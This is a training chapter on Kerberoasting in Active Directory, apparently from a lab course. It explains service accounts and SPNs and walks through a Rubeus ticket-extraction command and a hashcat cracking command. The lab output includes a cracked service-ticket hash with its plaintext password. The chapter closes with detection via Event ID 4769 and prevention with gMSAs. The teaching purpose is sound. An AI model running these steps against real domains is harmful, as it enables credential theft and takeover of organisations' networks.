

Chapter 2: Kerberoasting

1 The Concept: Understanding Service Accounts

Technical Concept: What is a Service Account?

In Active Directory, a **Service Account** is a specialized user account created specifically to run a service or application (such as a Web Server, SQL Database, or Backup tool).

- **The Purpose:** Services need to log in to the network to access resources, but they cannot "type" a password like a human.
- **The Identifier:** These accounts are assigned a **Service Principal Name (SPN)**, which acts like a public "address" for that service.
- **The Vulnerability:** Because many legacy services require the same password for years without changing, they become prime targets for attackers.

Technical Concept: Post-Exploitation Capabilities

Cracking the service account password grants the attacker the same rights as that account within the domain:

- **Administrative Control:** If the cracked account is a Domain Admin (like the **Administrator** user), the attacker gains full "God Mode" over the entire forest.
- **Data Exfiltration:** An attacker can log into SQL databases or file servers to steal sensitive client data.
- **Lateral Movement:** The account can be used to log into other servers, allowing the attacker to "pivot" deeper into the network.
- **Persistence:** Attackers often use these credentials to create hidden backdoors, ensuring they can return even if their original entry point is blocked.

2 The Attack: Kerberoasting

Technical Concept: Defining the Kerberoasting Primitive

Kerberoasting is a post-exploitation technique where an attacker requests a service ticket (**TGS**) for a service account and then attempts to crack the password of that account offline.

- **The Service Principal Name (SPN):** An SPN is a unique identifier for a service instance (e.g., a SQL database). Kerberos uses this to associate a service with a specific logon account.
- **The Vulnerability:** When a user requests a TGS ticket for a service, the Domain Controller (KDC) encrypts that ticket using the **NTLM password hash** of the service account.
- **The Exploit:** Because the ticket is encrypted with the service account's own secret, an attacker can take the ticket "offline" and try millions of candidate passwords against it.

Technical Concept: The Physics of the Attack: Password Complexity

The success of Kerberoasting depends entirely on **Offline Cracking** speed and password strength.

- **Encryption Types:** Modern environments use **AES**, which is significantly slower to crack than legacy **RC4** or **DES** algorithms.
- **Cracking Velocity:** If the service account uses a simple password (e.g., "Slavi123"), tools like Hashcat can reveal it in milliseconds.
- **The Immutable Defense:** If the account uses a complex, 127-character random password (like a GMSA), the attack is mathematically impossible to complete in a human lifetime.



The Grand Hotel Analogy: The "Specialty Service" Locked Voucher

Imagine the hotel has a high-security **Antique Wine Cellar**.

- **The Service Account (The Manager):** The *Wine Cellar Manager* is a staff member who never leaves the basement. He has his own **Personal Key** to the cellar door.
- **The Request:** A **Dishwasher** (*Standard User*) asks the Front Desk for an Access Voucher (*TGS*) for the Wine Cellar.
- **The Padlock (Encryption):** The Front Desk gives the Dishwasher a voucher, but it is locked inside a thick iron cage with a **Padlock**.
- **The Secret:** The **only** key that opens this padlock is a copy of the **Cellar Manager's Personal Key**.
- **The Attack (Kerberoasting):** The Dishwasher takes the cage home (*Offline*). He uses a 3D printer to create thousands of fake keys (*Brute-force candidate passwords*).
- **The Payoff:** Because the Manager used a cheap, simple key (*Weak Password*), one of the dishwasher's fakes eventually clicks the lock open. He now knows exactly how to cut a master key to the Wine Cellar.


3 Attack Execution: Step-by-Step

3.1 Step 1: Requesting and Extracting Tickets

To obtain crackable tickets, we can use a tool called Rubeus from the perspective of a regular authenticated domain user like Bob. When we run the tool with the `kerberoast` action without specifying a user, it will extract tickets for every user that has an SPN registered

>_ Terminal: Windows PowerShell (as bob)

```
.\Rubeus.exe kerberoast /outfile:spn.txt
```



```
Command Prompt
C:\Users\bob\Downloads>.\Rubeus.exe kerberoast /outfile:spn.txt

Rubeus
v2.0.1

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain : eagle.local
[*] Searching path 'LDAP://DC1.eagle.local/DC=eagle,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*))'

[*] Total kerberoastable users : 3

[*] SamAccountName : Administrator
[*] DistinguishedName : CN=Administrator,CN=Users,DC=eagle,DC=local
[*] ServicePrincipalName : http/pki1
[*] PwdLastSet : 07/08/2022 21.24.13
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\bob\Downloads\spn.txt

[*] SamAccountName : webservice
[*] DistinguishedName : CN=web service,CN=Users,DC=eagle,DC=local
[*] ServicePrincipalName : cvs/dc1.eagle.local
[*] PwdLastSet : 13/10/2022 22.36.04
```

3.2 Step 2: Offline Password Cracking

The file containing the cracked tickets can then be used by a password cracker like John the Ripper or Hashcat to obtain the plaintext passwords

>_ Terminal: Kali Linux Terminal

```
hashcat -m 13100 -a 0 spn.txt passwords.txt --outfile="cracked.txt"
```

```

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: spn.txt
Time.Started.....: Fri Jan  9 18:27:17 2026, (0 secs)
Time.Estimated...: Fri Jan  9 18:27:17 2026, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (passwords.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1088.5 kH/s (1.43ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 3/3 (100.00%) Digests, 3/3 (100.00%) Salts
Progress.....: 30006/30006 (100.00%)
Rejected.....: 0/30006 (0.00%)
Restore.Point....: 8192/10002 (81.90%)
Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: lobo -> brady
Hardware.Mon.#1..: Util: 22%

Started: Fri Jan  9 18:27:14 2026
Stopped: Fri Jan  9 18:27:19 2026

```

```

(kali@kali)-[~]
$ cat cracked.txt
$krb5tgs$23$*svc-iam$eagle.local$http/server1@eagle.local*$3fe2358490706
2d8c6600d36805d9faf22fabdc4fc1725b08f376d5b1d60e7d7f45eff3a3a23ee4b082f4
935dde054e8aaba6dfd683cc88dfb16d3308d3d73773e41ddf57f44c6bccfe008734306b
7aee0a924466ef81f9265f4c60315cca37eb39c65bcf35082cc8901e3c932ae3a3915100
86095faa2c0b117ba18486247703b88e1bb3c6b67b4813eedf44c697050064130cca2a69
74bd2e73e4b39a04247b4c9e21b5998ab0b9d92772debd3cb1c147e55a3a2d0cbb0b73de
717344062f2e71bd5125285e01b52e83c01a923313f53c0307e328bb30a53c3364fb30b9
daf1fdcf164904f4ae642b620b7d4ac6f1a996e7c400936eb20263e9487239514466812e
194b35787de64f029118df56c48d9e7ba3ce24ad6a6b26621a30e7e816159ff9f05e3179
a2b8cd8fce478aa8594a109ed8b35db583b1f9ee539379ff90d44c9569196a7b51c2fe52
f487927d23e4b810220f3f2090ac37af57c5f8ec9e636f6c40b74759d05afed08222fbe4
68f75cc5e73af65863a7525e08392dc17b6c847260aa1e1565e8c33041a69985d8690d87
19a8d365581d79f4d6ab73f4076bd85bed40cc1e2080deb0353e3c4bcaaecfce4fdfe3f6
9c688cd4cd798c3b47cde3a7962b9c32ebecbec0269fb1bdee171dbbdcfbfe9f4e1e5ab403
8d66:mariposa
$krb5tgs$23$*Administrator$eagle.local$http/pki1@eagle.local*$47fe61e849
1b70c3986b6b1f45de6b25a088c20d016eef7207bb944e58484abc85ec22c5fc45f80c51
f19df992554cfe08c0a5ede52c1e938de65900c5c2492b64b068ccabfd85452f9f1d15a1
346e1f7feaea966c0efa4c069b424b11513a5c771e2b0da059e5beae0ae70ec00d6f1900
c9683293f365edf381f2906bf7913f9ce41c719e924176e85830a324c986473c53238c00
edccda9d12be50359bf001d364ff084f2579f78227c5cd89fc6da9dbf04dbdcbed040b13

```

4 Detection & Prevention

Technical Concept: Detection (Event ID 4769)

Look for massive spikes in **Event ID 4769** (Service Ticket Request).

- **Indicator:** A single standard user requesting many tickets for different services in a few seconds.
- **Indicator:** Use of **RC4 encryption** in modern environments that should be using AES.

Technical Concept: Prevention (GMSA)

The best defense is using **Group Managed Service Accounts (GMSA)**.

- **Auto-Rotation:** AD changes the password automatically every 30 days.
- **Complexity:** The password is 127 random characters, making it immune to cracking.